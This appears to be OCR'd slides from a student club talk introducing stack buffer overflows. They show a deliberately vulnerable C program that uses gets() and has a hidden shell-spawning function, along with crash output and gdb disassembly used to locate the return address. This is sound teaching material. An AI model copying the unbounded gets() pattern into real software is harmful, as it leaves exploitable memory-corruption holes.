Software Exploitation

Dylan Gonzales

$whoami


- Graduating with a computer science degree from UTSA in December 2023
- A former collegiate cyber competitor at UTSA
- Conducted research at the Cyber Center's IoT digital forensics lab on campus
- Interned as a cyber engineer intern with iCR, a defense contractor
- Help manage a cyber security club called Console Cowboys at UTSA

What is Software Exploitation?

- Taking advantage of software vulnerabilities to execute arbitrary code or gain unauthorized privileges.
- Many software programs allow users to interact with it. This allows the user input data into programs. These programs could be running on servers which can lead to remote code execution.
- Software Exploitation Topics:
  - Software reverse engineers, CNO developers, vulnerability researchers, cyber engineers, etc.
  - Types of vulnerabilities include Stack and Heap buffer overflows, Use-After-Free, integer overflow, etc.
  - Bypassing mitigations such as address space layout randomization (ASLR), DEP/NX bit, stack canaries, etc.
  - Exploitation techniques include shellcode, return oriented programming (ROP), information leaking, etc.
  - Programming Languages: C/C++, Assembly Language, Python, Bash, etc.
  - Tools: Ghidra, IDA Pro, GNU Debugger, WinDBG, AFL, Linux commands like strace and ltrace, etc.

Stack Buffer Overflow


- There should be no absolutely no way this program can call secret() function.
  - This would result in a user having remote code execution.
- However, we can see a vulnerability inside the overflow() function.
  - The gets() function does not perform bounds checking.
- There is a way we can force the program to call secret() function.
  - This will take some knowledge in assembly language and a little bit of curiosity.



```c
#include <stdio.h>
#include <string.h>

void secret(void)
{
    puts("You found the secret function!");
    system("/bin/sh");
}

void overflow(void)
{
    char buf[40];

    puts("There is nothing suspicious here...");
    gets(buf);

    if (strlen(buf) < 48) {
        puts("See...I told you!");
    }
}

int main(int argc, char *argv[])
{
    overflow();

    return 0;
}
```


A sample program I use to teach software exploitation to my club

- What if we were to input something unexpected...




```
dilldylanpickle@linux:~$ ./overflow
There is nothing suspicious here...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
dilldylanpickle@linux:~$
```

- Let's print the message buffer of the Linux kernel.




```
[  497.238520] FS:  0000000000000000 GS:  00000000f7f2f500
[  814.263089] overflow[1075]: segfault at 41414141 ip 0000000041414141 sp 00000000ffb37910 error 14 in libc.so.6[f7ca5000+20000]
[  814.263107] Code: Unable to access opcode bytes at RIP 0x41414117.
[  814.263114] potentially unexpected fatal signal 11.
[  814.263115] CPU: 6 PID: 1075 Comm: overflow Not tainted 5.15.90.1-microsoft-standard-WSL2 #1
[  814.263118] RIP: 0023:0x41414141
[  814.263124] Code: Unable to access opcode bytes at RIP 0x41414117.
[  814.263124] RSP: 002b:00000000ffb37910 EFLAGS: 00010216
[  814.263126] RAX: 0000000000000056 RBX: 0000000041414141 RCX: 0000000000000018
[  814.263127] RDX: 000000000000000e RSI: 00000000ffb379d4 RDI: 00000000f7f1cb80
[  814.263127] RBP: 0000000041414141 R08: 0000000000000000 R09: 0000000000000000
[  814.263128] R10: 0000000000000000 R11: 0000000000000246 R12: 0000000000000000
[  814.263129] R13: 0000000000000000 R14: 0000000000000000 R15: 0000000000000000
[  814.263130] FS:  0000000000000000 GS:  00000000f7edf500
dilldylanpickle@linux:~$ printf 'A in hexadecimal is: 0x%x\n' "'A"
A in hexadecimal is: 0x41
dilldylanpickle@linux:~$
```


What's really going on under the hood?




```c
int main(int argc, char *argv[])
{
    overflow();

    return 0;
}
```



```
08049241 <main>:
 8049241:       55                      push   ebp
 8049242:       89 e5                   mov    ebp,esp
 8049244:       83 e4 f0                and    esp,0xfffffff0
 8049247:       e8 11 00 00 00          call   804925d <__x86.get_pc_thunk.ax>
 804924c:       05 b4 2d 00 00          add    eax,0x2db4
 8049251:       e8 8c ff ff ff          call   80491e2 <overflow>
 8049256:       b8 00 00 00 00          mov    eax,0x0
 804925b:       c9                      leave
 804925c:       c3                      ret
```





```c
void overflow(void)
{
    char buf[40];

    puts("There is nothing suspicious here...");
    gets(buf);

    if (strlen(buf) < 48) {
        puts("See...I told you!");
    }
}
```



```
   0x08049209 <+39>:    lea    eax,[ebp-0x30]
   0x0804920c <+42>:    push   eax
   0x0804920d <+43>:    call   0x8049050 <gets@plt>
   0x08049212 <+48>:    add    esp,0x10
   0x08049215 <+51>:    sub    esp,0xc
=> 0x08049218 <+54>:    lea    eax,[ebp-0x30]
   0x0804921b <+57>:    push   eax
   0x0804921c <+58>:    call   0x8049080 <strlen@plt>
   0x08049221 <+63>:    add    esp,0x10
   0x08049224 <+66>:    cmp    eax,0x2f
   0x08049227 <+69>:    ja     0x804923b <overflow+89>
   0x08049229 <+71>:    sub    esp,0xc
   0x0804922c <+74>:    lea    eax,[ebx-0x1fac]
   0x08049232 <+80>:    push   eax
   0x08049233 <+81>:    call   0x8049060 <puts@plt>
   0x08049238 <+86>:    add    esp,0x10
   0x0804923b <+89>:    nop
   0x0804923c <+90>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923f <+93>:    leave
   0x08049240 <+94>:    ret
End of assembler dump.
(gdb) x/s $ebp-0x30
0xffffd248:     'A' <repeats 50 times>
(gdb) p/d 0x30
$1 = 48
(gdb) █
```

Why assembly is a hacker's best friend





Return Address (EIP)

Saved EBP

…

Local Variable (buf[40])

…

Stack Pointer (ESP)


Stack memory region

- Grows towards lower memory address
- Manages local variables, function parameters, and saved register values

Credits: https://github.com/dilldylanpickle/Crash-Course-on-x86-64-Reverse-Engineering

